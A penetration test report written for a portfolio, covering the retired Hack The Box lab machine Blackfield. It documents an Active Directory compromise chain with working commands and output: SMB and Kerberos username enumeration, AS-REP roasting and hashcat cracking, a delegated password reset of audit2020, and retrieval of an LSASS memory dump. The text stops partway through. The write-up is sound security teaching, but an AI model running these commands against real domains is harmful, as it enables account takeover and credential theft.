

Blackfield Penetration Test Report

Professional Security Assessment Report

Internal Active Directory Penetration Test Simulation

Prepared by

Francesco Mariani

Target

Blackfield — Retired Hack The Box Machine

Date

July 2026

This report was created for educational and portfolio purposes only. The assessment was performed against Blackfield, a retired Hack The Box machine, within an authorized lab environment. No real-world systems were targeted.

Report Information

Document Title	Blackfield Penetration Test Report
Assessment Type	Internal Active Directory Penetration Test Simulation
Target	Blackfield
Platform	Hack The Box
Machine Status	Retired
Prepared By	Francesco Mariani
Report Date	July 2026
Report Version	1.0

Document Classification

This document is a public portfolio version of a penetration testing report created for educational purposes. Sensitive values such as full passwords, complete hashes, and flags are redacted where appropriate.

Table of Contents

Executive Summary	4
Scope and Rules of Engagement	5
Assessment Methodology	6
Findings Summary	7
Attack Path Overview	8
Technical Assessment	9
Detailed Findings	29
Conclusion and Remediation Priorities	35

Executive Summary

Field	Value
Overall Risk Rating	Critical

The assessment of the Blackfield Active Directory environment identified five confirmed security findings: two Critical, two High, and one Medium. The identified weaknesses could be chained from unauthenticated reconnaissance to full administrative compromise of the BLACKFIELD.local domain.

SMB access using the Guest username with a blank password exposed candidate domain usernames. Kerberos enumeration subsequently identified the support account as vulnerable to AS-REP roasting, allowing its plaintext password to be recovered through offline cracking.

The compromised support account held delegated password-reset rights over audit2020, enabling account takeover and access to the forensic SMB share. This share exposed an LSASS memory dump containing reusable authentication material, including an NTLM hash associated with the svc_backup account.

Pass-the-hash authentication as svc_backup provided remote access to DC01. The account's Backup Operators membership and enabled SeBackupPrivilege allowed acquisition of NTDS.dit and the SYSTEM registry hive. Offline extraction recovered authentication material for 333 domain accounts, including the built-in Administrator account, whose NTLM hash was successfully used to establish an administrative WinRM session on the domain controller.

Administrative control of the domain controller would allow an attacker to impersonate domain users, access or modify protected data, alter domain security policies, create privileged accounts, and establish persistent control over the environment.

Immediate remediation should prioritize credential rotation, removal of exposed memory artifacts, restriction of SMB share access, removal of unnecessary delegated password-reset and backup privileges, and enforcement of Kerberos pre-authentication. A focused retest would be required to verify that the identified attack paths have been fully remediated.

Scope and Rules of Engagement

The assessment was performed exclusively against the Blackfield virtual machine within the Hack The Box lab environment. Only the designated target host and its associated Active Directory domain were considered in scope. All other systems, services, and infrastructure were excluded from testing.

Assessment Scope

Assessment Target	Blackfield
Target IP Address	10.129.229.17
Hostname	DC01
Active Directory Domain	BLACKFIELD.local
Environment	Hack The Box Lab
Assessment Type	Internal Active Directory Penetration Test Simulation
Authorization	Authorized Lab Environment
Out-of-Scope Systems	All systems other than the designated Blackfield target

Rules of Engagement

Testing was conducted under the following rules to ensure that all activities remained limited, authorized, and non-destructive.

Authorized Activities	Service enumeration, vulnerability identification, exploitation, privilege escalation, and post-exploitation validation against the designated target
Restrictions	Denial-of-service, destructive testing, and attacks against Hack The Box infrastructure or unrelated systems were excluded
Data Handling	Sensitive credentials, hashes, and flags are redacted in the public version of this report
Persistence	No long-term persistence mechanisms were established
Evidence Collection	Screenshots and command outputs were collected solely to support the documented findings.

Assessment Limitations

This assessment represents a point-in-time evaluation of a single retired Hack The Box machine. The lab instance was no longer available during the final review of this report. Therefore, the report relies exclusively on command outputs, screenshots, and artifacts collected during the original assessment. No remediation retest was performed. Social engineering, denial-of-service testing, persistence, attacks against unrelated systems, and testing of the wider Hack The Box infrastructure were excluded.

Assessment Methodology

The assessment followed a structured and evidence-driven methodology designed to identify, validate, and document security weaknesses within the target Active Directory environment. Testing progressed from initial reconnaissance and service enumeration through credential-based attacks, authenticated domain analysis, lateral movement, privilege escalation, and validation of domain compromise.

Methodology Phases

Phase	Description
Reconnaissance and Service Enumeration	Identification of exposed TCP services, target hostname, operating system indicators, and Active Directory-related services.
Active Directory Enumeration	Collection of domain, user, share, and permission information using unauthenticated and authenticated techniques.
Vulnerability and Credential Analysis	Identification of insecure account configurations, credential exposure, and opportunities for offline password attacks.
Exploitation and Lateral Movement	Exploitation of validated weaknesses to obtain authenticated access and move between domain accounts or systems.
Privilege Escalation	Analysis and abuse of excessive permissions and privileged account rights to increase access within the domain.
Evidence Collection and Risk Assessment	Collection of supporting evidence and evaluation of the technical impact, risk, and required remediation.

Risk Rating Methodology

Severity ratings are qualitative and consider exploitability, privileges required, sensitivity of exposed data, demonstrated technical impact, and the finding's contribution to the confirmed attack path. Ratings are specific to the assessed environment and do not represent CVSS scores.

Severity	Definition
Critical	Enables administrative compromise or domain-wide credential exposure.
High	Enables account compromise, lateral movement, or sensitive access.
Medium	Materially supports an attack without directly enabling privileged compromise.
Low	Limited direct impact or dependent on significant additional conditions.


Findings Summary

The table below summarizes the security findings identified during the assessment. Each finding is assigned a unique identifier and severity rating based on its technical impact and its contribution to the overall compromise of the target environment.

ID	Finding	Severity	Affected Asset
BF-01	Guest/Blank-Password SMB Access Enables Domain Username Enumeration	Medium	DC01 — profiles\$
BF-02	AS-REP Roastable Account Permitted Offline Credential Recovery	High	support@BLACKFIELD.local
BF-03	Delegated Password Reset Permission Enables Account Takeover	High	support → audit2020
BF-04	Exposed LSASS Memory Dump Discloses Privileged Authentication Material	Critical	DC01 / forensic share
BF-05	Excessive Backup Privileges Enable Domain Credential Extraction	Critical	svc_backup / DC01

Attack Path Overview

The following attack path summarizes how the identified weaknesses were chained from initial SMB access to full administrative compromise of DC01.




Technical Assessment

Initial Network and Service Enumeration

Initial network enumeration was performed to identify exposed TCP services and gather information about the target host. The results were used to determine the system role and guide subsequent Active Directory enumeration activities.

Command

```
sudo nmap -Pn -p- -sS -sC -sV -T4 -oA blackfield_initial 10.129.229.17
```



```
(kali@francesco)-[~/htb/blackfield]
$ sudo nmap -Pn -p- -sS -sC -sV -T4 -oA blackfield_initial 10.129.229.17
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-07 17:13 +0000
Nmap scan report for 10.129.229.17
Host is up (0.035s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-07-08 00:15:23Z)
135/tcp   open  msrpc            Microsoft Windows RPC
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local, Site: Default-First-Site-Name)
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 6h59m59s
|_ smb2-security-mode:
|   3.1.1:
|     Message signing enabled and required
|_ smb2-time:
|   date: 2026-07-08T00:15:27
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 179.98 seconds
```

Figure 1 — Full TCP port and service enumeration of the Blackfield target.

The full TCP port scan identified eight exposed services, including DNS, Kerberos, MSRPC, LDAP, SMB, RPC over HTTP, Global Catalog LDAP, and WinRM. Service responses disclosed the hostname DC01 and the BLACKFIELD.local domain, confirming that the target was operating as a Windows Active Directory domain controller.

SMB signing was enabled and required, reducing the feasibility of SMB relay attacks against the target. A clock skew of approximately seven hours was also observed and was considered during subsequent Kerberos-based testing.

To ensure reliable name resolution during subsequent Active Directory and Kerberos-based testing, the domain controller's FQDN and domain were mapped in the assessment host's /etc/hosts file:

```
10.129.229.17 dc01.blackfield.local blackfield.local
```

Following the identification of SMB on TCP port 445, guest-authenticated share enumeration was performed to identify accessible resources and determine whether domain-related information was exposed.

```
nxc smb 10.129.229.17 -u 'Guest' -p '' --shares
```

Figure 2 — Guest SMB enumeration with a blank password identified read access to profiles\$.

```
smbclient //10.129.229.17/profiles$ -N -U Guest -c 'ls' | awk '$2 == "D" && $1 !=
"." && $1 != "..' {print $1}' | sort -u > users.lst
```

Figure 3 — Profile directory names were normalized into a candidate username list for Kerberos validation.

The directory names were normalized, deduplicated, and stored in `users.lst` for subsequent Kerberos-based username validation. This information disclosure significantly reduced the effort required to identify valid domain accounts and enabled targeted authentication testing.

Kerberos Username Validation

The candidate usernames obtained from the guest-accessible profiles\$ share were validated against the Kerberos service. This testing was performed without submitting passwords and was intended to determine which directory names corresponded to valid Active Directory accounts.

Command

```
kerbrute userenum --dc 10.129.229.17 -d BLACKFIELD.local users.lst -o
kerbrute.userenum.out
```

```
(kali㉿francesco)-[~/htb/blackfield]
$ kerbrute userenum --dc 10.129.229.17 -d BLACKFIELD.local users.lst -o kerbrute.userenum.out
```

Version: v1.0.3 (9dad6e1) - 07/07/26 - Ronnie Flathers @ropnop

```
2026/07/07 19:33:52 > Using KDC(s):
2026/07/07 19:33:52 >    10.129.229.17:88

2026/07/07 19:34:12 > [+] VALID USERNAME:      audit2020@BLACKFIELD.local
2026/07/07 19:36:04 > [+] VALID USERNAME:      support@BLACKFIELD.local
2026/07/07 19:36:09 > [+] VALID USERNAME:      svc_backup@BLACKFIELD.local
2026/07/07 19:36:34 > Done! Tested 314 usernames (3 valid) in 162.556 seconds
```

Figure 4 — Kerberos username enumeration confirmed three valid Active Directory accounts.

Validated Username Extraction

```
grep VALID kerbrute.userenum.out | awk '{print $7}' | awk -F@ '{print $1}' >
valid.lst
```

```
(kali㉿francesco)-[~/htb/blackfield]
$ grep VALID kerbrute.userenum.out | awk '{print $7}' | awk -F\@ '{print $1}' > valid.lst

(kali㉿francesco)-[~/htb/blackfield]
$ cat valid.lst
audit2020
support
svc_backup
```

Figure 5 — Validated domain usernames were extracted into valid.lst for targeted Kerberos testing.


Kerberos validation confirmed that three of the 314 candidate profile names corresponded to valid domain accounts: audit2020, support, and svc_backup. These accounts were retained for targeted Kerberos configuration testing.

AS-REP Roasting and Credential Recovery

The validated domain accounts were tested for Kerberos pre-authentication requirements. Accounts configured without pre-authentication may allow an unauthenticated attacker to request encrypted AS-REP material and perform offline password cracking.

Command

```
impacket-GetNPUsers BLACKFIELD.local/ -dc-ip 10.129.229.17 -no-pass -usersfile valid.lst -format hashcat -outputfile asrep_hashes.txt
```




```
(kali@francesco)-[~/htb/blackfield]
$ impacket-GetNPUsers BLACKFIELD.local/ -dc-ip 10.129.229.17 -no-pass -usersfile valid.lst -format hashcat -outputfile asrep_hashes.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:fdd4f9090ce7e34cd7ba8726f10cecb8$1d297721ba086c57294e6c23e79fe1641c7a1db3d3cf3ebaf05d8eadb647ad3161d3
617941ad2500d548ccb3f27346d69d9ce895f87acac273e06bf63113ac21a1f1adb118aba38f2b23901ebfc4102664076345a5c3617ee2755a2e20cb20f461adf3a085ca120
078619eb0e4decfe9dc31f77a7b6475825ec8f195664fe401eb1ac809a807c622a66054b8330dcb3f0959002b53ccf4a6493724cfcfa39c3103387996edd5a0915904d66d3c4
dd5dd9a0ddea2b37ac2b1209c93bf0178efd5e639ae4e5574f87507ff9fb209da65f7f96c490a4a809131fe0199725eb823!
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 6 — Kerberos pre-authentication testing identified the support account as AS-REP roastable.

Offline Password Cracking

```
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
```



```
$krb5asrep$23$support@BLACKFIELD.LOCAL:71585e2e64e237102de8201c0bf9b80a5d9c11cbd89e2fa68457ae0463e072df3c6236806f1345e4327047f
d27957a765f840528ac9f2836a861c4515a12c2950b77eba2d590204441ee449ec7012e1a4537408928626d72df0421b6641ea94231fa8ec688dfc46530c3a
aa685cb2d70d87302e01c8c165475b1aafb9e3c85750a595874aedf41bb7faca24a46ffdfa0c236447c7d1fa7db99d27c3132f788200c89c564a37581d7650
7ebf0c20f819994bc4f1325e0b1ce3d2228d75cb528f88e07c2dd4d44ee964043e9b45d4342c73111c49557d608b1f6c5813f57fb5b3d8ac4bc60a2cb6eddf
82b78b1e6b59f36a3d0b0613d3dc5bf19e22595f

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$support@BLACKFIELD.LOCAL:71585e2e64e2...41e8c4
```

Figure 7 — Offline cracking successfully recovered the password associated with the support account.

Kerberos pre-authentication testing determined that the support account was configured with the `DONT_REQUIRE_PREAUTH` attribute. This allowed an unauthenticated AS-REP response to be requested from the domain controller and subjected to offline password cracking.


The account password was successfully recovered using a common password wordlist within seconds. The recovered credential provided valid domain authentication material and enabled subsequent authenticated Active Directory enumeration. The plaintext password has been redacted from this public report.

Authenticated Domain Enumeration

Following the recovery of valid credentials for the support account, authenticated RPC enumeration was performed to obtain a more complete inventory of Active Directory accounts.

Command

```
rpcclient -U 'BLACKFIELD/support' 10.129.229.17 \  
-c 'enumdomusers' | tee rpc_enumdomusers.txt
```




```
(kali@francesco)-[~/htb/blackfield]  
$ rpcclient -U 'BLACKFIELD/support' 10.129.229.17 \  
-c 'enumdomusers' | tee rpc_enumdomusers.txt  
Password for [BLACKFIELD\support]:  
user:[Administrator] rid:[0x1f4]  
user:[Guest] rid:[0x1f5]  
user:[krbtgt] rid:[0x1f6]  
user:[audit2020] rid:[0x44f]  
user:[support] rid:[0x450]  
user:[BLACKFIELD764430] rid:[0x451]  
user:[BLACKFIELD538365] rid:[0x452]  
user:[BLACKFIELD189208] rid:[0x453]  
user:[BLACKFIELD404458] rid:[0x454]  
user:[BLACKFIELD706381] rid:[0x455]  
user:[BLACKFIELD937395] rid:[0x456]  
user:[BLACKFIELD553715] rid:[0x457]
```

Figure 8 — Authenticated RPC enumeration returned Active Directory usernames and relative identifiers.

Domain Username Extraction

```
awk -F'[][]' '/^user:/ {print $2}' rpc_enumdomusers.txt \  
| sort -u > domain_users.lst
```



```
(kali@francesco)-[~/htb/blackfield]  
$ awk -F'[][]' '/^user:/ {print $2}' rpc_enumdomusers.txt \  
| sort -u > domain_users.lst  
  
(kali@francesco)-[~/htb/blackfield]  
$ wc -l domain_users.lst  
315 domain_users.lst  
  
(kali@francesco)-[~/htb/blackfield]  
$ head domain_users.lst  
Administrator  
audit2020  
BLACKFIELD103974  
BLACKFIELD106360  
BLACKFIELD107197  
BLACKFIELD112766  
BLACKFIELD114762  
BLACKFIELD115148  
BLACKFIELD118321  
BLACKFIELD128775
```

Figure 9 — RPC enumeration results were normalized into a complete domain username list.

Authenticated RPC enumeration returned 315 account entries. The usernames were extracted, deduplicated, and stored in domain_users.lst for subsequent analysis. The subsequent BloodHound collection reported 316 user objects; these figures are presented as reported by the respective tools and were not normalized across the two collection methods.

Active Directory Relationship Analysis

The recovered support account credentials were used to perform authenticated Active Directory data collection. The objective was to identify group memberships, delegated permissions, access control relationships, and potential privilege escalation paths within the domain.

Command

```
bloodhound-python -u support -d BLACKFIELD.local -ns 10.129.229.17 -dc
dc01.blackfield.local -c All --zip
```

```
(kali㉿francesco)-[~/htb/blackfield]
$ bloodhound-python \
-u support \
-d BLACKFIELD.local \
-n 10.129.229.17 \
-dc dc01.blackfield.local \
-c All \
--zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
Password:
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error:
        [Errno Connection error (dc01.blackfield.local:88)] [Errno 111] Connection refused
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Testing resolved hostname connectivity dead:beef::550e:e9e2:bcd5:a53a
INFO: Trying LDAP connection to dead:beef::550e:e9e2:bcd5:a53a
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Testing resolved hostname connectivity dead:beef::550e:e9e2:bcd5:a53a
INFO: Trying LDAP connection to dead:beef::550e:e9e2:bcd5:a53a
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ou's
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: DC01.BLACKFIELD.local
INFO: Done in 00M 14S
INFO: Compressing output into 20260708081006_bloodhound.zip
```

Figure 10 — Authenticated BloodHound data collection was performed using the support account.

Authenticated Active Directory data collection was performed using the recovered support account credentials. The collection identified 316 users, 52 groups, 18 computers, two Group Policy Objects, and their associated directory relationships. The resulting dataset was compressed into a ZIP archive for subsequent BloodHound path analysis.

Delegated Password Reset Permission

BloodHound analysis identified a ForceChangePassword relationship from the compromised support account to the audit2020 domain account. This delegated permission allowed support to reset the target account's password without knowledge of its current password.




Figure 11 — BloodHound identified a ForceChangePassword relationship from support to audit2020.

The ForceChangePassword relationship represented a direct account takeover path from support to audit2020. Successful exploitation enabled lateral movement and provided access to the resources and permissions assigned to the target account.

Password Reset Exploitation

The delegated ForceChangePassword permission was validated by resetting the password of the audit2020 account using the compromised support credentials. A temporary password compliant with the domain password policy was assigned for testing purposes.

Command

```
rpcclient -U 'BLACKFIELD/support' 10.129.229.17 \  
-c "setuserinfo2 audit2020 23 '$AUDIT_PASS'"
```

The command completed without returning an error. The newly assigned credential was subsequently validated against the SMB service.

Validation Command

```
nxc smb 10.129.229.17 -u audit2020 -p "$AUDIT_PASS"
```

```
(kali@francesco)-[~]  
$ rpcclient -U 'BLACKFIELD/support' 10.129.229.17 \  
-c "setuserinfo2 audit2020 23 '$AUDIT_PASS'"  
Password for [BLACKFIELD\support]:  
  
(kali@francesco)-[~]  
$ nxc smb 10.129.229.17 -u audit2020 -p "$AUDIT_PASS"  
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019  
Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:Non  
e) (Null Auth:True)  
SMB 10.129.229.17 445 DC01 [+] BLACKFIELD.local\audit20
```

Figure 12 — Successful SMB authentication confirmed control of the audit2020 account using the newly assigned credential.

Authenticated SMB Share Enumeration

The newly assigned audit2020 credential was used to enumerate accessible SMB shares and identify resources that were not available through the previously compromised support account.

Command

```
nxc smb 10.129.229.17 -u audit2020 -p "$AUDIT_PASS" --shares
```

```
(kali@francesco)-[~]
$ nxc smb 10.129.229.17 -u audit2020 -p "$AUDIT_PASS" --shares
SMB 10.129.229.17 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
1) (domain:BLACKFIELD.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.229.17 445 DC01 [+] BLACKFIELD.local\audit2020 [REDACTED]
K
SMB 10.129.229.17 445 DC01 [*] Enumerated shares
SMB 10.129.229.17 445 DC01 Share Permissions Remark
SMB 10.129.229.17 445 DC01 -----
SMB 10.129.229.17 445 DC01 ADMIN$ Remote Admin
SMB 10.129.229.17 445 DC01 C$ Default share
SMB 10.129.229.17 445 DC01 forensic READ Forensic / Audit share
SMB 10.129.229.17 445 DC01
SMB 10.129.229.17 445 DC01 IPC$ READ Remote IPC
SMB 10.129.229.17 445 DC01 NETLOGON READ Logon server share
SMB 10.129.229.17 445 DC01 profiles$ READ
SMB 10.129.229.17 445 DC01 SYSVOL READ Logon server share
```

Figure 13 — Authenticated SMB enumeration identified read access to the forensic share.

Authenticated share enumeration confirmed that audit2020 had read access to the forensic share. This access expanded the available attack surface and provided a potential source of sensitive forensic artifacts for further investigation.

Forensic Artifact Acquisition

Read access to the forensic share exposed multiple compressed process memory artifacts within the `memory_analysis` directory. The LSASS memory archive was selected for acquisition because it could contain authentication material associated with active or previously authenticated domain sessions.

Command

```
smbclient //10.129.229.17/forensic -U 'BLACKFIELD/audit2020'
```

```
(kali@francesco)-[~]
$ smbclient //10.129.229.17/forensic -U 'BLACKFIELD/audit2020'
Password for [BLACKFIELD\audit2020]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0    Sun Feb 23 13:03:16 2020
..               D            0    Sun Feb 23 13:03:16 2020
commands_output  D            0    Sun Feb 23 18:14:37 2020
memory_analysis  D            0    Thu May 28 20:28:33 2020
tools            D            0    Sun Feb 23 13:39:08 2020

5102079 blocks of size 4096. 1674704 blocks available
smb: \> cd memory_analysis\
smb: \memory_analysis> ls
.                D            0    Thu May 28 20:28:33 2020
..               D            0    Thu May 28 20:28:33 2020
conhost.zip      A 37876530  Thu May 28 20:25:36 2020
ctfmon.zip       A 24962333  Thu May 28 20:25:45 2020
dfsrs.zip        A 23993305  Thu May 28 20:25:54 2020
dllhost.zip      A 18366396  Thu May 28 20:26:04 2020
ismserv.zip      A 8810157   Thu May 28 20:26:13 2020
lsass.zip        A 41936098  Thu May 28 20:25:08 2020
mmc.zip          A 64288607  Thu May 28 20:25:25 2020
RuntimeBroker.zip A 13332174  Thu May 28 20:26:24 2020
ServerManager.zip A 131983313 Thu May 28 20:26:49 2020
sihost.zip       A 33141744  Thu May 28 20:27:00 2020
smartscreen.zip  A 33756344  Thu May 28 20:27:11 2020
svchost.zip      A 14408833  Thu May 28 20:27:19 2020
taskhostw.zip    A 34631412  Thu May 28 20:27:30 2020
winlogon.zip     A 14255089  Thu May 28 20:27:38 2020
wlms.zip         A 4067425   Thu May 28 20:27:44 2020
WmiPrvSE.zip     A 18303252  Thu May 28 20:27:53 2020

5102079 blocks of size 4096. 1674704 blocks available
smb: \memory_analysis> get lsass.zip /home/kali/htb/blackfield/evidence/memory_analysis/lsass.zip
getting file \memory_analysis\lsass.zip of size 41936098 as /home/kali/htb/blackfield/evidence/memory_analysis/lsass.zip (7533.7 KiloBytes/sec) (average 7533.7 KiloBytes/sec)
```

Figure 14 — The LSASS memory archive was identified within the forensic share and acquired for offline analysis.

The `lsass.zip` archive was downloaded to a dedicated local evidence directory for integrity verification, extraction, and offline analysis. The original archive was retained unchanged during subsequent examination.

Artifact Integrity Verification and Extraction

```
(kali@francesco)-[~/htb/blackfield/evidence/memory_analysis]
$ sha256sum lsass.zip

